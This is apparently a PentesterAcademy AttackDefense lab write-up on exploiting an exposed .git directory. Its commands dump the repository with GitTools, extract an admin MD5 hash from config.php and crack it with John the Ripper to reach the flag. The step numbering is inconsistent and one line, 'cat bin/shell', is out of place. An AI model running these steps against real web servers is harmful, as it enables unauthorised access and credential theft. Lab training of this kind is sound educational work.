ATTACK DEFENSE


by PentesterAcademy

Name	Exposed Metadata Directory
URL	https://www.attackdefense.com/challengedetails?cid=1038
Type	Code Repositories : Git

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

Step 1: Fetch .git directory from target webserver using GitTools/Dumper tool.

Command: GitTools/Dumper/gitdumper.sh 192.237.74.3/.git/ .




```
root@attackdefense:~/tools#
root@attackdefense:~/tools# GitTools/Dumper/gitdumper.sh 192.237.74.3/.git/
###########
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########


[*] Destination folder does not exist
[+] Creating ./.git/
[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
```


Step 2: Extract information from downloaded .git directory.

Command: GitTools/Extractor/extractor.sh ./ processed_git




```
root@attackdefense:~/tools# GitTools/Extractor/extractor.sh ./ processed_git
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[*] Destination folder does not exist
[*] Creating...
[+] Found commit: 96c93affe7946edce05a5ceec13ac480d8750af3
[+] Found file: /root/tools/processed_git/0-96c93affe7946edce05a5ceec13ac480d8750af3/README
[+] Found file: /root/tools/processed_git/0-96c93affe7946edce05a5ceec13ac480d8750af3/config.php
[+] Found file: /root/tools/processed_git/0-96c93affe7946edce05a5ceec13ac480d8750af3/functions.php
[+] Found file: /root/tools/processed_git/0-96c93affe7946edce05a5ceec13ac480d8750af3/index.php
[+] Found folder: /root/tools/processed_git/0-96c93affe7946edce05a5ceec13ac480d8750af3/js
[+] Found file: /root/tools/processed_git/0-96c93affe7946edce05a5ceec13ac480d8750af3/js/sorttable.js
[+] Found file: /root/tools/processed_git/0-96c93affe7946edce05a5ceec13ac480d8750af3/js/xoda.js
```

Step 3: Change to resulted directory and check the extracted files using tree command..




```
root@attackdefense:~/tools#
root@attackdefense:~/tools# cd processed_git/
root@attackdefense:~/tools/processed_git# ls -l
total 4
drwxr-xr-x 4 root root 4096 May 16 19:30 0-96c93affe7946edce05a5ceec13ac480d8750af3
root@attackdefense:~/tools/processed_git#
root@attackdefense:~/tools/processed_git#
```



```
root@attackdefense:~/tools/processed_git#
root@attackdefense:~/tools/processed_git# tree
.
`-- 0-96c93affe7946edce05a5ceec13ac480d8750af3
    |-- README
    |-- commit-meta.txt
    |-- config.php
    |-- functions.php
    |-- index.php
    |-- js
    |   |-- sorttable.js
    |   `-- xoda.js
    |-- mobile.css
    |-- style.css
    |-- xd_icons
    |   |-- accdb.png
    |   |-- ai.png
```


Step 5: Check the content of config.php file which will reveal the password hash to us.



```
root@attackdefense:~/tools/processed_git#
root@attackdefense:~/tools/processed_git# cat 0-96c93affe7946edce05a5ceec13ac480d8750af3/config.php
<?php
$_users = array (
  'admin' =>
  array (
    'password' => '143585abf6fcc8c2f0d8d2fb64dab4cf',
    'privileges' => '1',
  ),
);
define('ROOT_DIR', 'files/');
define('META_DIR', '.xoda/');
define('ANONYMOUS', '');
define('EDITABLE', 'html htm txt js css php tex');
define('IMG_EXTENSIONS', 'jpg jpeg png gif');
define('IMG_WIDTH', '150');
define('ICONS_DIR', 'xd_icons/');
define('SHOW_FILESIZE', '1');
```

Step 5: Now, to recover the plaintext password from

Command: cat bin/shell



```
root@attackdefense:~/tools/processed_git#
root@attackdefense:~/tools/processed_git# echo "143585abf6fcc8c2f0d8d2fb64dab4cf" > hash
root@attackdefense:~/tools/processed_git#
root@attackdefense:~/tools/processed_git# john --format=Raw-MD5 --wordlist=/root/wordlists/100-common-passwords.txt
hash
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
madalina         (?)
1g 0:00:00:00 DONE (2019-05-16 19:31) 100.0g/s 10000p/s 10000c/s 10000C/s 242424..vagrant
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
root@attackdefense:~/tools/processed_git#
root@attackdefense:~/tools/processed_git#
```

Flag: madalina

References:

1. Docker (https://www.docker.com/)
2. GitTools (https://github.com/internetwache/GitTools)